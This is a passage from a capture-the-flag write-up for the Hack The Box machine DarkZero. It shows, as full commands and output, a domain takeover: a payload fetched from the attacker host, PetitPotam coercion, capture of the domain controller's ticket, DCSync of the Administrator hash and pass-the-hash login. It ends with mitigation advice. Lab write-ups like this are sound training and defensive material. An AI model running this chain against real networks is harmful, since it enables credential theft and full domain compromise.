└─$ nxc ldap dc01.darkzero.htb -u john.w -p 'RFulUtONCOL!' --trusted-for-delegation
LDAP        10.10.11.89     389    DC01             DC01$
Both DC02 and DC01 are trusted for unconstrained delegation. Since DC02 is trusted for delegation, any domain user authenticating to it will cache their TGT in memory.
We upload and run Rubeus on DC02 to monitor incoming Kerberos requests:
1
2
PS C:\temp> powershell -Command "Invoke-WebRequest -Uri http://10.10.14.16:8000/Rubeus.exe -OutFile C:\temp\Rubeus.exe"
PS C:\temp> .\Rubeus.exe monitor /interval:10 /nowrap
We trigger a coerced authentication request from the Domain Controller DC01 using netexec’s coerce_plus module:
1
2
3
4
5
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ nxc smb $IP -u 'john.w' -p 'RFulUtONCOL!' -M coerce_plus -o LISTENER=dc02.darkzero.ext ALWAYS=True
...
COERCE_PLUS 10.10.11.89     445    DC01             VULNERABLE, PetitPotam
COERCE_PLUS 10.10.11.89     445    DC01             Exploit Success, efsrpc\EfsRpcOpenFileRaw
On our Rubeus monitor shell, we catch the TGT of DC01$@DARKZERO.HTB:
1
2
3
4
5
[*] 10/9/2025 10:23:01 PM UTC - Found new TGT:

  User                  :  DC01$@DARKZERO.HTB
  Base64EncodedTicket   :
    doIFjDCCBYigAwIBBaEDAgEWooIElDCCBJBhggSMMIIEiKADAgEFoQ4bDERBUktaRVJPLkhUQqIhMB+gAwIBAqEYMBYbBmtyYnRndBsMREFSS1pFUk8uSFRCo4IETDCCBEigAwIBEqEDAgECooIEOgSCBDYDW3+FIu8z/sEW+5MH2geAyCY5DQBr5Ew2cyF/DJwQw/egiKXwczxvnQgnEhfb7FwqIolJAwBpq/OK1QTSVWGYDzax/LKzlPgE9coubkpWVvPplxeg0ZDilquX9NCIfP4idi4GUlQUnlzP1DARBdrWNCyL4+pb3AmaGgIFvmhfc5iJvCPdnOvyJRVM7IXQRvORj2Kuy6Q7mynaxqlOKbTpZNRGXXbzuiAP5RPfDp6/n3aQ9AWL8gBjw8xHI3R2PEONhuP/7XuheoSz3a9w17M/U6by/zLpynKIZ5E38M4ovNS9c8MbtWMveGH1th50rAMJSVBgoJ2Gi2IiRvpERGZ5MKRSjmFFwlUuOx5AZbU6vj1Gbs5She9cKqAw/kID5B8jDK+AMLBLqnQXmmW9zkyUhTYBcc9V3Cqq2jkE9WFGRM+MK96mGWcVVrPzFqF/9yoWaUK0fCUYEqvAihwII334vKRCXX8pbRW6QUK1tFwvgwgrfcuVGRZgKbmfSwm5z5GUIn8Ay3sqmvlHtHuuSDfmmy0bfkMpvDmGOuIuwQxHiuIs6hB7NRP0Ilfr3y/QTFjigJyo38NeZH9f1mAVgeylDevBzIryjiLcv34kwi/7MUXPWKTaHZUhReBW82a3PLsQvCCTityv1AxdP1jkQdUzyS3XnPclIfSkMNgshhO/uIadIsgCAwMg81EDr2cvCrsesFhqtRTMjgGlx+xRdhnywhF7knUxxct60axgPFmpZYoTVDFkX4OOVyFOZPjOhlGg4mxpmtK5qlrlymJrS8Moe8ZfZMHsI3PVPCvb923Fy7sCyXY+WfXBfpNPYSwUyUsRGt7KPlLcuTexDg4tazLHoTzKTGsdLxGP8/t7gidrM7w8BxWeIAwJQB4FeR0n0Thz+lFLWLUZe/bmtyUUPyGxIMv0LJHQtlfLazHyARdzi89tdKDlkrWdkGKQtfKvzZgC3bV3ErDBfzhETJiH6dlIFyu7/w1CrKN5fuQfr/dGdoA6KLqI4UhpUa/8aKwLYs3TEvQj5ziBWAYNzbiZR41fuNoNHg0ChpE5i06Qc9b9RqCYxK/hlkyHHZ1v1jBUU5k3JWZHWD1CUsnzZFLSvuvln5XPFEyp3XemRnchaRXK+ZhATp4Dlg1LgyHtTJBJurMOx1kvTFolAMQVun9gZkYJuuRWvzMJV5Vozwv4KkLrLdTqzh9+a4JFDjNRZKrLWMnMOUeBxQbJl6G/6pEPCSS/xrIq6zej8myZarmdN2CQiuGIimC09b7uq3Z9sGnXayrbi/MZelQbkSg/0yTh0hqPxi+cugyk4Qv9vE4tKcNzDStO4aucS6eK0rMWkEI/nvB2HWiFv2KhN7Z6uv78QygAnGALvRSgdXzMdowUlLGv+mlg1lSzu10g5x3Xdm0mQ3Du3JsDJM3Dsjehr5z8YdC6wx3S8g0xo4HjMIHgoAMCAQCigdgEgdV9gdIwgc+ggcwwgckwgcagKzApoAMCARKhIgQg3GZGyndR20ydyEplJzI5vqAq5NkOaf92MwlRUNpCLayhDhsMREFSS1pFUk8uSFRCohIwEKADAgEBoQkwBxsFREMwMSSjBwMFAGChAAClERgPMjAyNTEwMDkyMjAzNDJaphEYDzIwMjUxMDEwMDgwNTE2WqcRGA8yMDI1MTAxNjIyMDUxNlqoDhsMREFSS1pFUk8uSFRCqSEwH6ADAgECoRgwFhsGa3JidGd0GwxEQVJLWkVSTy5IVEI=
We copy the Base64 TGT and convert it locally:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# Decode Base64 ticket to kirbi
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ cat ticket.b64 | base64 -d > ticket.kirbi

# Convert kirbi to ccache
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ impacket-ticketConverter ticket.kirbi ticket.ccache
[*] converting kirbi to ccache...
[+] done

# Load the ticket
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ export KRB5CCNAME=./ticket.ccache

# Sync clock
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ sudo ntpdate $IP
Using the imported DC01$ machine ticket, we execute a DCSync replication query against DC01 to dump domain secrets:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ impacket-secretsdump darkzero.htb/'DC01$'@DC01.darkzero.htb -k -no-pass -just-dc-user Administrator

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5917507bdf2ef2c2b0a869a1cba40726:::
We recover the Domain Administrator’s NTLM hash: 5917507bdf2ef2c2b0a869a1cba40726.
Using Pass-the-Hash, we log in via WinRM to DC01 to read the root flag (root.txt):
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ evil-winrm -i 10.10.11.89 -u Administrator -H 5917507bdf2ef2c2b0a869a1cba40726

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
************a1f61eb4dc5f06fcb4b3
Mitigations & Security Recommendations
To secure the darkzero.htb and darkzero.ext Active Directory forests, implement the following steps:
- Secure Database Link Configurations:
- Do not configure database links to run under a privileged security context (such as
sysadmin). Enforce the principle of least privilege for linked server mappings. - Disable
DATA ACCESSand verify configurations to block unauthorized command execution vectors. Disablexp_cmdshellglobally on all SQL Server instances.
- Do not configure database links to run under a privileged security context (such as
- Harden AD CS Configurations:
- Enforce strict enrollment access policies on certificate templates. Restrict access permissions on default templates (like the
Usertemplate) to authorized domain security groups.
- Enforce strict enrollment access policies on certificate templates. Restrict access permissions on default templates (like the
- Secure Service Accounts and Privileges:
- Enforce complex password rotations for service accounts. Avoid configuring service logons for users that carry privileges such as
SeImpersonatePrivilege. - Monitor for unauthorized executions of privilege escalation utilities (e.g., GodPotato).
- Enforce complex password rotations for service accounts. Avoid configuring service logons for users that carry privileges such as
- Remediate Unconstrained Delegation Risks:
- Disable Unconstrained Delegation on Domain Controller accounts. Configure all delegation models to use Constrained Delegation or Resource-Based Constrained Delegation (RBCD) instead.
- Enable the “Account is sensitive and cannot be delegated” attribute on high-privilege domain accounts (such as Domain Admins) to prevent their Kerberos tickets from being cached on delegating systems.
- Enable Protected Users group security configurations where applicable.